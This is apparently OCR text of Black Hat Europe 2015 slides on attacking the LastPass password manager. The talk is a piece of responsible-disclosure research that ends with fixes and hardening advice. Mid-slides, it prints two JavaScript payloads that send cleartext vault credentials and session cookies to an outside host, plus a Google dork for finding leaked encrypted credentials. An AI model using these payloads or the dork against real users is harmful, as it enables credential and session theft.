
What are we really saying?

LastPass or any attacker compromising their servers can add cleartext Javascript to the encrypted accounts in your vault which will run in the domain's context

What is *custom_js* for an attacker?

- JS payloads are not encrypted
- The plugin does no validation
- Victim does not notice anything strange
- The JS payload executes on every page load, not just the login page
- New accounts can be added to the encrypted vault as well
- LastPass conveniently declares 2 variables in the domain context
  - **lpcurruser**: The cleartext username
  - **lpcurrpass**: The cleartext password

Stealing creds with custom js



Use case

Yo! I need access to Trump's email

Sorry, I can't decrypt any vault

I know you can see if he has a gmail account!

Yes, but I can't decrypt any passwords

Let's misuse custom_js. Append this payload:

```
var req=new XMLHttpRequest();req.open("GET","https://www.nsa.gov/collectcreds?u="+lpcurruser+"&p="+lpcurrpass,
false);req.send(null);request.onreadystatechange=null;
```

I am not comfortable doing that...

Like you have a choice… I am NSA!

We checked and he did not store his gmail creds

Just inject a new account to the vault and include this other payload!


```
var req=new XMLHttpRequest();req.open("GET","https://www.nsa.gov/collectsessionids?cookies="+document.cookie,
false);req.send(null);request.onreadystatechange=null;
```

mmm…. shit!

Do we have permission to take the hats off now?

Attacks From The Outside

From the outside




Remember Firefox's pref.js?

Google Dorks

“extensions.lastpass.loginpws”

#Fail



Sharing your encrypted LastPass credentials with the info you need to decrypt them is probably not a good idea...


Hardening LastPass

Responsible disclosure

We found a number of bugs, bad practices and design issues and used them to obtain the vault key and decrypt all passwords in different scenarios.

There is no bug-free software and any future research on other password managers would likely have similar results.

LastPass has responded and fixed most of the issues in less than 72 hours.



Fixed issues

- Warning when attempting to store the password
- Recover URL can’t be forged anymore
- Recover process needs to be initiated now
- They rolled out account recovery over SMS
- Firefox does no longer store creds in prefs.js
- All users affected by google dorks were alerted and most links removed from search engines
- More alerts regarding sensitive actions
- Several minor bugs were fixed

Recommendations for you

- Download the binary version of the plugin
- Do not store your master password
- Activate SMS “Account recovery”
- Audit your vault for malicious JS
- Do not use “Password reminder”
- Activate 2FA
- Prompt for master password to reveal passwords
- Add country restriction
- Update/Randomize PBKDF2 iterations
- Disallow TOR logins

Recommendations for LastPass

- Encrypt the entire vault and in one chunk
- Don’t use ECB
- Use authenticated encryption
- Get rid of “custom_js”
- Use PBKDF2 between client and LastPass also
- Use cert pinning
- Embrace open source
- Adopt a **retroactive cash rewarded** bounty program

black hat EUROPE 2015

Q&A

Alberto Garcia

@algillera

Martin Vigo

@martin_vigo
martinvigo.com

Don’t forget to provide feedback please!